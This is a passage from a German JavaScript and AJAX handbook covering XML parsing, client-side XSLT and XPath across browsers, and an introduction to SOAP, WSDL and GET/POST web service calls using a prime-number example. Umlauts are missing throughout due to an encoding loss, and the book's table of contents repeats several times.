Damit ist das XML-Dokument erstellt, und das ist glcklicherweise auch das Ende des browserspezifischen Codes. Das vorherige Beispiel lsst sich also relativ einfach umschreiben und verwendet nicht mehr `responseXML`, sondern `responseText` und ein dynamisch erzeugtes XML-JavaScript-Objekt:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}

window.onload = function() {
   if (http != null) {
      http.open("GET", "links.xml", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var liste = document.getElementById("Liste");
      var daten = http.responseText;
      if (window.ActiveXObject) {
         var xml = new ActiveXObject("Microsoft.XMLDOM");
         xml.loadXML(daten);
      } else if (document.implementation) {
         var xml = (new DOMParser()).parseFromString(daten, "text/xml");
      }
```

```
      var ergebnisse = xml.getElementsByTagName("link");
      for (var i = 0; i < ergebnisse.length; i++) {
         var name, url;
         var datum = ergebnisse[i];
         for (var j = 0; j < datum.childNodes.length; j++) {
            with (datum.childNodes[j]) {
               if (nodeName == "text") {
                  name = firstChild.nodeValue;
               } else if (nodeName == "url") {
                  url = firstChild.nodeValue;
               }
            }
         }

         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", url);
         var txt = document.createTextNode(name);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
</body>
</html>
```

Die gute Nachricht: Opera hat Gefallen an der Mozilla-Implementierung von XML gefunden und untersttzt diesen Ansatz ebenfalls – allerdings erst ab Browser-Version 9.



Hier klicken, um das Bild zu Vergrern

Abbildung 19.2 Das Beispiel funktioniert auch im Opera

Noch ein wichtiger Hinweis zum vorherigen Listing: Beachten Sie, dass Sie mit `window.onload` arbeiten mssen, damit die XML-Datei erst geladen wird, wenn das gesamte HTML-Dokument bertragen worden ist. Andererseits kann es vor allem im Internet Explorer passieren, dass die Aufzhlungsliste (`<ul>`) noch nicht im DOM-Baum vorhanden ist und das Skript dann nicht funktioniert.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 19 XML**
  - **19.1 XML**
    - **19.1.1 XML-Daten verarbeiten**
    - **19.1.2 XML-Dokumente erstellen**
  - **19.2 XSL**
  - **19.3 XPath**

top

19.2 XSL

Die eXtensible Stylesheet Language (XSL) ist ein Standard des W3C, XML-Daten in ein (mehr oder minder) beliebiges Ausgabeformat umzuwandeln – im Web natrlich zumeist in HTML. Und mit JavaScript gibt es eine Mglichkeit, im Browser eine XSL-Transformation (XSLT) durchzufhren – zumindest in den meisten Browsern, aber wieder mit erheblichen Unterschieden.

Hier zunchst eine XSL-Datei, die die (bereits bekannte) XML-Daten in (bereits bekanntes) HTML-Markup fr eine Aufzhlungsliste umwandelt:

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" />
  <xsl:template match="/">
<ul>
   <xsl:for-each select="links/link">
      <li><a><xsl:attribute name="href">
         <xsl:value-of select="url" />
         </xsl:attribute><xsl:value-of select="text" /></a>
      </li>
   </xsl:for-each>
</ul>
</xsl:template>
</xsl:stylesheet>
```

So weit, so gut. Jetzt wird es leider wieder browserspezifisch. Beginnen wir diesmal mit dem Internet Explorer, der wieder fleiig auf ActiveX setzt. Sie bentigen zwei ActiveX-Objekte:

- `MSXML2.FreeThreadedDOMDocument` – zum Laden des XSL-Dokuments (das ja ebenfalls ein XML-Dokument ist)
- `MSXML2.XSLTemplate` – zur Durchfhrung der XSL-Transformation

Beginnen wir mit dem Laden des XML-Dokuments: Die Methode `load()` ldt ein Dokument, allerdings asynchron, was im vorliegenden Beispiel eine zweite Callback-Methode erfordern wrde. Deswegen ist es besser, das Dokument synchron zu laden, indem Sie die Objekteigenschaft `async` auf `false` setzen:

```
var xsl = new ActiveXObject("MSXML2.FreeThreadedDOMDocument");
xsl.async = false;
xsl.load("links.xsl");
```

In Mozilla-Browsern verwenden Sie die Methode `document.implementation.createDocument()`, die ein DOM-Dokument erzeugt. Der Clou: Dieses Dokument besitzt dann eine Methode `load()`, mit der Sie Dateien laden knnen. Beachten Sie, dass Sie hier wie beim `XMLHttpRequest`-Objekt auch die aktuelle Domain nicht verlassen drfen.

```
var xsl = document.implementation.createDocument("", "", null);
xsl.async = false;
xsl.load("links.xsl");
```

Doch damit nicht genug der Browserunterschiede; auch die XSL-Transformation luft unterschiedlich. Der Internet Explorer setzt auf das bereits zuvor erwhnte ActiveX-Objekt `MSXML2.XSLTemplate`; in dessen Eigenschaft `stylesheet` geben Sie die zuvor geladene XSL-Datei an:

```
var template = new ActiveXObject("MSXML2.XSLTemplate");
template.stylesheet = xsl;
```

Mit der Methode `createProcessor()` wird ein Verarbeitungsobjekt erzeugt, das die Transformation durchfhren kann: Sie mssen dieses Objekt dann nur noch mit Daten fttern: Die Eigenschaft `input` erwartet das zu transformierende XML, und zwar als XML-DOM-Objekt. Dann startet `transform()` die Transformation.

```
var process = template.createProcessor();
process.input = daten;
process.transform();
```

Abschlieend geben Sie die Rckgabe (sie steht in der Eigenschaft `output`) einfach aus beziehungsweise hngen sie in den DOM-Baum ein.

```
var div = document.createElement("div");
div.innerHTML = process.output;
document.body.appendChild(div);
```

Das Vorgehen in Mozilla-Browsern (und ab Version 9 auch im Opera) ist vom Prinzip her hnlich, von der Durchfhrung und den Bezeichnern aber vollkommen unterschiedlich. Die Klasse fr das Verarbeitungsobjekt heit `XSLTProcessor()`, die Methode zum Laden der XLS-Datei ist `importStylesheet()`, und die Methode zur Transformation hrt auf den Namen `transformToFragment()` (und erwartet als zweiten Parameter eine Referenz auf das aktuelle HTML-DOM). Dann aber knnen Sie per `appendChild()` die Rckgabe von `transformToFragment()` direkt in das aktuelle Dokument einfgen:

```
var process = new XSLTProcessor();
process.importStylesheet(xsl);
var ergebnis = process.transformToFragment(
   daten, document);
document.body.appendChild(ergebnis);
```

Das mag sich jetzt sehr aufwndig anhren und ist es gewissermaen auch, aber wenn Sie das einmal implementiert haben (oder einfach den Code von der Buch-DVD verwenden), knnen Sie das Prinzip immer und immer wieder anwenden. Hier noch einmal der komplette Code, inklusive Browserabfrage:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
```

```
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}

window.onload = function() {
   if (http != null) {
      http.open("GET", "links.xml", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseXML;
      if (window.ActiveXObject) {
         var xsl = new ActiveXObject("MSXML2.FreeThreadedDOMDocument");
         xsl.async = false;
         xsl.load("links.xsl");
         var template = new ActiveXObject("MSXML2.XSLTemplate");
         template.stylesheet = xsl;
         var process = template.createProcessor();
         process.input = daten;
         process.transform();
         var div = document.createElement("div");
         div.innerHTML = process.output;
         document.body.appendChild(div);
      } else if (window.XSLTProcessor) {
         var xsl = document.implementation.createDocument("", "", null);
         xsl.async = false;
         xsl.load("links.xsl");
         var process = new XSLTProcessor();
         process.importStylesheet(xsl);
         var ergebnis = process.transformToFragment(
            daten, document);
         document.body.appendChild(ergebnis);
      }
   }
}
//--></script>
</head>
<body>
</body>
</html>
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 19 XML**
  - **19.1 XML**
    - **19.1.1 XML-Daten verarbeiten**
    - **19.1.2 XML-Dokumente erstellen**
  - **19.2 XSL**
  - **19.3 XPath**

top

19.3 XPath

Das letzte XML-Feature, das in JavaScript untersttzt wird, ist XPath. Hier sind die Browserunterschiede noch erheblicher als zuvor bei XML und XSL (T). Erneut beginnen wir mit dem Internet Explorer, denn dort geht es dieses Mal sehr einfach. Mit `selectSingleNode()` knnen Sie einen einzelnen Knoten via XPath-Abfrage auswhlen; `selectNodes()` liefert mehrere Knoten zurck. Diese beiden Methoden sind von jedem Knoten eines XML-Dokuments aus zu erreichen.

Im Mozilla-Browser ist der Ansatz grundverschieden, etwas mchtiger, aber auch etwas komplizierter in der Anwendung. Es gibt ein eigenes XPath-Objekt namens `XPathEvaluator`, das XPath-Abfragen ausfhren kann. Dessen Methode `evaluate()` fhrt eine XPath-Abfrage aus und erwartet die folgenden Parameter:

1. den XPath-Ausdruck
2. den Knoten, von dem aus der Ausdruck ausgewertet werden soll
3. null
4. den Rckgabewert: XPathResult.ANY_TYPE ist der Standardwert, Sie knnen aber auch XPathResult.FIRST_ORDERED_NODE_TYPE (nur ein Knoten) oder XPathResult.ORDERED_NODE_ITERATOR_TYPE (ein Iterator, dessen Methode iterateNext() von Knoten zu Knoten springt) angeben.
5. null

Noch ein Hinweis zu den Rckgabewerten: Wenn nur ein Knoten zurckgeliefert wird, bentigen Sie die Eigenschaft `singleNodeValue` der Rckgabe von `evaluate()`, um auf den Knoten zuzugreifen. Beim Iterator sieht eine Schleife zur Abfrage aller Knoten wie folgt aus:

```
while (knoten = iterator.iterateNext()) {
   // "knoten" ist der aktuelle XML-Knoten
}
```

Als Beispiel fr die Implementierung wird (wieder einmal) ein altes Beispiel umgeschrieben, um die Verwendung von XPath im Kontext zu zeigen. Am Anfang des Kapitels wurde die XML-Rckgabe vom Server analysiert; dazu hat `getElementsByTagName()` eine Liste von `<link>`-Elementen zurckgeliefert. Dieser Methodenaufruf soll jetzt durch XPath ersetzt werden. Das ist zwar im vorliegenden Fall nicht die einfachste Lsung, zeigt aber, wie sich XPath via JavaScript integrieren lsst.

Nachfolgend sehen Sie das komplette Listing; der XPath-Code ist halbfett hervorgehoben:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}

window.onload = function() {
   if (http != null) {
      http.open("GET", "links.xml", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var liste = document.getElementById("Liste");
      var daten = http.responseXML;
      // alt: var ergebnisse = xml.getElementsByTagName("link");
      var ergebnisse = [];
      if (window.ActiveXObject) {
         ergebnisse = daten.documentElement.selectNodes("link");
      } else if (window.XPathEvaluator) {
         var ev = new XPathEvaluator();
         var iterator = ev.evaluate(
            "link",
            daten.documentElement,
            null,
            XPathResult.ORDERED_NODE_ITERATOR_TYPE,
            null);
         var knoten;
         while (knoten = iterator.iterateNext()) {
            ergebnisse[ergebnisse.length] = knoten;
         }
      }

      for (var i = 0; i < ergebnisse.length; i++) {
         var name, url;
         var datum = ergebnisse[i];
         for (var j = 0; j < datum.childNodes.length; j++) {
            with (datum.childNodes[j]) {
               if (nodeName == "text") {
                  name = firstChild.nodeValue;
```

```
               } else if (nodeName == "url") {
                  url = firstChild.nodeValue;
               }
            }
         }

         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", url);
         var txt = document.createTextNode(name);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
</body>
</html>
```

So viel also zum Zugriff auf mehrere Knoten auf einmal. Zum Abschluss soll noch gezeigt werden, wie Sie auf einen einzelnen Knoten zugreifen. Zur Erinnerung: Im Internet Explorer verwenden Sie die Methode `selectSingleNode()`, im Mozilla den Rckgabetyp `XPathResult.FIRST_ ORDERED_NODE_TYPE` gepaart mit der Eigenschaft `single-NodeValue`. Als Beispiel muss wieder die Generierung der Aufzhlungsliste herhalten. Diesmal wird das Iterieren durch die Kindknoten von `<link>` durch eine XPath-Abfrage ersetzt. Wie blich sind die nderungen halbfett hervorgehoben.

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}

window.onload = function() {
   if (http != null) {
      http.open("GET", "links.xml", true);
      http.onreadystatechange = ausgeben;
      http.send(null);
   }
}

function ausgeben() {
   if (http.readyState == 4) {
      var liste = document.getElementById("Liste");
      var daten = http.responseXML;
      // alt: var ergebnisse = xml.getElementsByTagName("link");
      var ergebnisse = [];
      if (window.ActiveXObject) {
         ergebnisse = daten.documentElement.selectNodes("link");
      } else if (window.XPathEvaluator) {
         var ev = new XPathEvaluator();
         var iterator = ev.evaluate(
            "link",
            daten.documentElement,
            null,
            XPathResult.ORDERED_NODE_ITERATOR_TYPE,
            null);
         var knoten;
         while (knoten = iterator.iterateNext()) {
            ergebnisse[ergebnisse.length] = knoten;
```

```
         }
      }

      for (var i = 0; i < ergebnisse.length; i++) {
         var name, url;
         var datum = ergebnisse[i];
         if (window.ActiveXObject) {
            name = datum.selectSingleNode("text").firstChild.nodeValue;
            url = datum.selectSingleNode("url").firstChild.nodeValue;
         } else if (window.XPathEvaluator) {
            var ev = new XPathEvaluator();
            var ergebnis1 = ev.evaluate(
               "text",
               datum,
               null,
               XPathResult.FIRST_ORDERED_NODE_TYPE,
               null);
            name = ergebnis1.singleNodeValue.firstChild.nodeValue;
            var ergebnis2 = ev.evaluate(
               "url",
               datum,
               null,
               XPathResult.FIRST_ORDERED_NODE_TYPE,
               null);
            url = ergebnis2.singleNodeValue.firstChild.nodeValue;
         }

         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", url);
         var txt = document.createTextNode(name);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }
   }
}
//--></script>
</head>


<body>
<ul id="Liste"></ul>
</body>
</html>
```

In diesem Kapitel haben Sie gesehen, welche fortschrittlichen Mglichkeiten JavaScript in Bezug auf XML bietet. Dennoch: Bei einigen Features wie XSLT und XPath mssen Sie einige Umwege gehen, um zumindest Internet Explorer, Mozilla und Opera zu untersttzen − Konqueror und Safari bleiben dort auen vor.

Wenn Sie XSLT und/oder XPath bentigen und trotzdem Konqueror und Safari untersttzen mchten, hilft Ihnen mglicherweise die Bibliothek AJAXSLT von Google, die unter **http://google-ajaxslt.sourceforge.net/** verfgbar ist. Dieses Projekt hat es sich zum Ziel gesetzt, diverse XML-Features fr mglichst viele Browser zur Verfgung zu stellen. Werfen Sie einen Blick darauf!

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 20 Web Services
  - 20.1 Was sind Web Services?
    - 20.1.1 Verteiltes Arbeiten
    - 20.1.2 WSDL
    - 20.1.3 Web Services aufrufen
  - 20.2 Web Services mit JScript.NET
    - 20.2.1 Installation
    - 20.2.2 Programmierung
  - 20.3 Mit dem Internet Explorer auf Web Services zugreifen
  - 20.4 Mit Mozilla auf Web Services zugreifen

Die Dienste der Groen sind gefhrlich und lohnen der Mhe nicht, die sie kosten. – Gotthold E. Lessing Es ist der Erfolg, der die groen Mnner macht. – Napoleon Bonaparte

Kapitel 20 Web Services

Es scheint ein ungeschriebenes Gesetz in der IT-Branche zu sein, dass es jedes Jahr ein Hype-Thema gibt. In den letzten Jahren waren das so wohlklingende Begriffe wie Multimedia, WAP oder XML. Auch die Zyklen, die die entsprechenden Technologien durchlaufen, hneln sich. Zunchst wird das Thema hochgejubelt, und jeder Wanderprediger preist die neue technische Wunderwelt. Bremser, die unangenehme Fragen der Art Wo ist der Nutzen fr die breite Masse? oder Wo sind die Praxisanwendungen? stellen, werden niederdiskutiert. Im schlimmsten Fall ist sogar ein neues Wort des Jahres geboren.[1] Dabei ist es egal, ob es sich um eine Programmiersprache, eine Technik oder ein Betriebssystem handelt; das Muster ist immer dasselbe. Nun gut, die lauten Stimmen bekommen nach und nach prominenten Widerspruch. Mehr und mehr zuvor fanatische Verteidiger rcken von ihrer Einstellung ab, einige sehen ihre vorschnelle Begeisterung fr ein noch unreifes Thema ein, andere handeln so wider besseres Wissen, um ihre Pfrnde zu retten. Nach und nach ebbt der Hype ab, und die IT-Welt kehrt wieder zur Normalitt zurck.

Sobald sich der Nebel jedoch gelichtet hat, fangen einige kluge Kpfe an, das Konzept noch einmal zu betrachten, entwerfen Lsungen, stellen Machbarkeitsstudien an und entwickeln die Technologie weiter. Oftmals wird dann erneut versucht, die Technik einer breiteren Masse zugnglich und schmackhaft zu machen. Und manchmal klappt das sogar. Das beste Beispiel hierfr ist XML. Jeder, der vor ein paar Jahren etwas auf

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

sich hielt, war ein selbst ernannter XML-Experte. Erfolgreich durchgefhrte Projekte konnte jedoch fast niemand vorweisen. Heutzutage ist XML berall zu finden, das Format ist schon etabliert und weiter auf dem Vormarsch. Und die Moral von der Geschicht − respektive von dieser lngeren Kapiteleinleitung: Springen Sie nicht auf jeden Zug auf, der gerade vorbeifhrt!

Aber: Sehen Sie ihn sich zunchst einmal an − es knnte ja sein, dass Sie spter noch einsteigen mchten.

Dieses Kapitel behandelt ein Thema, das seit Lngerem ebenfalls ziemlich hochgejubelt wird, sich aber bestndig hlt und damit gute Zukunftsaussichten hat − Web Services. Sie sehen, worum es sich hierbei berhaupt handelt und wie Sie mit JavaScript auf solche Web Services zugreifen knnen. Betrachten Sie Web Services vor allem mit AJAX und JSON im Hinterkopf, welche manchmal die bessere (und ebenfalls gehypte) Wahl sind.

top

20.1 Was sind Web Services? ▼

Was aber ist nun so ein Web Service? Nun, Web Services gibt es eigentlich schon seit mehreren Jahren. In letzter Zeit jedoch ist das Thema sehr populr geworden. Ein Grund dafr ist die Firma Microsoft beziehungsweise ihre .NET-Strategie, denn ein Teil dieser Strategie sind auch Web Services. Das Thema .NET hat derart weite Kreise gezogen, dass mittlerweile sogar an Open-Source-Implementierungen gearbeitet wird. Wir wollen in diesem doch sehr plattformneutralen Buch die Anti-Microsoft-Fraktion nicht ber Gebhr strapazieren, weswegen wir .NET grtenteils auen vor lassen (und an den Stellen, an denen wir es trotzdem behandeln, begrnden wir das ausfhrlich).

top

20.1.1 Verteiltes Arbeiten ▼▲

Aber zurck zum Thema Web Services: Eines der wichtigen Schlagwrter heit Distributed Computing oder verteilte Anwendungen. Es geht darum, Teile einer Anwendung auch auf anderen Rechnern laufen zu lassen. Dazu gab es frher schon Anstze, beispielsweise DCOM (Distributed Component Object Model). Die zunehmende Verbreitung des Internets hat jedoch dazu gefhrt, dass nach neuen Mglichkeiten gesucht wurde, verteilte Anwendungen zu organisieren − am besten unter Verwendung von Internetprotokollen.

Mit Hilfe von Web Services knnen einzelne Webapplikationen miteinander kommunizieren. Das Trgerprotokoll ist http, denn dieses Protokoll ist bereits berall im Internet in irgendeiner Form implementiert. Als weitere Technik kommt XML (eXtensible Markup Language) zum Einsatz. Die Daten bei Web Services werden im XML-Format bergeben, denn es bietet eine standardisierte Mglichkeit, Daten zu speichern.

Die einzelnen Daten, die bei einem Web Service hin- und hergeschickt werden, sind im SOAP-Format gespeichert. SOAP stand einst fr Simple Object Access Protocol, ist jedoch weder simpel noch hat es etwas mit Objektzugriff zu tun, und ein Protokoll im eigentlichen Sinne des

Begriffs ist es auch nicht. Deswegen steht SOAP mittlerweile nur noch fr ... SOAP. Aber zurck zum Thema: SOAP ist eine Vorschrift, die angibt, wie die einzelnen Daten verpackt werden mssen. Als Beschreibungssprache innerhalb einer SOAP-Nachricht wird brigens – wen wundert's – XML eingesetzt.

Sie mssen sich das Vorgehen folgendermaen vorstellen: Angenommen, Sie bentigen eine Information, beispielsweise die aktuelle Uhrzeit (atomgenau), den Brsenkurs einer Firma oder darber, ob es von dem JavaScript-Buch bereits eine neue Auflage gibt. Sie schicken dann eine SOAP-Nachricht an einen Web Service und rufen dort die gewnschte Funktionalitt ab. Der Web Service antwortet auch (mehr oder weniger) prompt und schickt Ihnen das Ergebnis zurck, ebenfalls per SOAP.

In diesem Kapitel werden wir als durchgngiges Beispiel etwas Einfacheres verwenden. Wir berprfen per Web Service, ob eine Zahl eine Primzahl ist oder nicht. Sie sehen spter, warum wir ausgerechnet dieses Beispiel ausgewhlt haben.

top

20.1.2 WSDL ▼▲

Ein Web Service erwartet gewisse Parameter, die an ihn bergeben werden (im Primzahltest beispielsweise die Zahl, die berprft werden soll). Auerdem ist der Rckgabewert eines Web Service ebenfalls von einem bestimmten Wert. Damit ein Programm oder ein Skript, das auf einen Web Service zugreifen will, wei, welche Parameter erwartet werden und welche zurckgeliefert werden, muss es eine Art von Beschreibung des Dienstes geben. Diese wird in WSDL zurckgeliefert. Das Krzel WSDL steht fr Web Services Description Language und gibt (natrlich als XML) eine Beschreibung des Web Service zurck. Hier sehen Sie einen Auszug aus einer Beschreibung fr den (momentan noch nicht vorhandenen) Primzahlen-Web-Service:

```
<?xml version="1.0" encoding="utf-8"?>
<definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:s0="http://tempuri.org/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
targetNamespace="http://tempuri.org/"
xmlns="http://schemas.xmlsoap.org/wsdl/">
   <types>
      <s:schema elementFormDefault="qualified"
         targetNamespace="http://tempuri.org/">
         <s:element name="istPrimzahl">
            <s:complexType>
               <s:sequence>
                  <s:element minOccurs="1" maxOccurs="1"
                              name="zahl" type="s:int" />
               </s:sequence>
            </s:complexType>
         </s:element>
         <s:element name="istPrimzahlResponse">
            <s:complexType>
               <s:sequence>
                  <s:element minOccurs="1" maxOccurs="1"
                     name="istPrimzahlResult"
                     type="s:boolean" />
```

```
                </s:sequence>
             </s:complexType>
          </s:element>
          <s:element name="boolean" type="s:boolean" />
       </s:schema>
    </types>
</definitions>
```

Diese Beschreibung sagt unter anderem aus, dass es einen Dienst namens `istPrimzahl` gibt.

```
<s:element name="istPrimzahl">
```

Es wird genau ein Parameter erwartet, der vom Typ `int` (fr Integer) ist:

```
<s:element minOccurs="1" maxOccurs="1" name="zahl" type="s:int" />
```

Der Rckgabewert des Dienstes ist ein boolescher Wert:

```
<s:element name="istPrimzahlResponse">
   <s:complexType>
      <s:sequence>
         <s:element minOccurs="1" maxOccurs="1"
            name="istPrimzahlResult" type="s:boolean" />
      </s:sequence>
   </s:complexType>
</s:element>
```



20.1.3 Web Services aufrufen ▲

Es gibt mehrere Mglichkeiten, einen Web Service aufzurufen. SOAP haben wir ja bereits zuvor erwhnt. Hier folgt eine etwas ausfhrlichere Schilderung.

Bei der Verwendung von SOAP muss eine HTTP-Anforderung an den Web Service bermittelt werden. Eine HTTP-Anforderung besteht aus einem HTTP-Header und (optional) dem eigentlichen Inhalt. Zwischen dem Header und dem Inhalt ist immer eine Leerzeile.

Der HTTP-Header einer SOAP-Web-Service-Anforderung sieht etwa folgendermaen aus:

```
POST /Primzahlen HTTP/1.1
Host: servername
Content-Type: text/xml; charset=utf-8
Content-Length: 349
SOAPAction: "http://servername/Primzahlen/istPrimzahl"
```

Darauf folgen eine Leerzeile und dann der eigentliche Inhalt. Dort wird zunchst ein `<soap:Envelope>`-Element erstellt. Dieses dient als Umschlag (die deutsche bersetzung des englischen **envelope**) fr die eigentliche SOAP-Nachricht. Die Daten selbst stehen innerhalb des Elements `<soap:Body>`. Da der Web Service `istPrimzahl` heit, wird ein Element `<istPrimzahl>` verwendet. Dort wird der Parameter angegeben. Der Name des Parameters ist `zahl`, also heit das entsprechende Element `<zahl>`.

Wenn Sie das alles zusammenfassen, erhalten Sie als Inhalt der HTTP-Anforderung Folgendes:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
   <soap:Body>
      <istPrimzahl xmlns="http://servername/">
         <zahl>1021</zahl>
      </istPrimzahl>
   </soap:Body>
</soap:Envelope>
```

Alternativ ist es mglich, den Aufruf eines Web Service per GET oder POST zu realisieren. Der Grund ist naheliegend. SOAP hat unbestritten Vorteile. In vielen Umgebungen sind jedoch GET und POST bereits implementiert, beispielsweise im Webbrowser. Insbesondere GET ist sehr einfach zu erreichen, indem die notwendigen Daten einfach per URL angegeben werden. Der (noch fiktive) Primzahl-Web-Service knnte also wie folgt aufgerufen werden:

```
http://servername/Primzahlen/istPrimzahl?zahl=1021
```

Wie Sie in dem WSDL-Ausschnitt des vorigen Absatzes sehen knnen, hat der Parameter, der an den Web Service bergeben wird, den Namen `zahl`. Obiger Aufruf wrde also den Web Service veranlassen zu berprfen, ob 1021 eine Primzahl ist oder nicht.

Die HTTP-Anforderung wrde hierbei folgendermaen aussehen:

```
GET /Primzahlen/istPrimzahl?zahl=1021 HTTP/1.1
Host: servername
```

Wenn Sie POST verwenden, sieht Ihre HTTP-Anforderung in etwa wie folgt aus:

```
POST /Primzahlen/istPrimzahl HTTP/1.1
Host: servername
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

zahl=1021
```

Der Parameter wird also als Name-Wert-Paar im Inhalt der HTTP-Anforderung bermittelt; zwischen dem HTTP-Header und dem HTTP-Inhalt steht eine Leerzeile als Trennzeichen.

Wie die Antwort des Web Service aussieht, hngt von der verwendeten Aufrufmethode, also SOAP, GET oder POST ab. Bei den beiden letzteren Mglichkeiten, GET oder POST, ist die Antwort ein einfaches XML-Dokument, das den Rckgabewert enthlt:

```
<?xml version="1.0" encoding="utf-8"?>
<boolean xmlns="http://servername/">true</boolean>
```

Bei SOAP sieht das schon anders aus; hier ist auch der Rckgabewert vollstndig SOAP, also inklusive `<soap:Envelope>` und `<soap:Body>`:

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
   <soap:Body>
      <istPrimzahlResponse xmlns="http://servername/">
         <istPrimzahlResult>true</istPrimzahlResult>
      </istPrimzahlResponse>
   </soap:Body>
</soap:Envelope>
```

Sie sehen also, wie Sie nun serverseitig Web Services implementieren knnen. Die SOAP-Implementierung ist hierbei die aufwndigste, aber fr komplexere Web Services die flexibelste. Die Erstellung von GET- und POST-Web-Services geht etwas schneller von der Hand.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
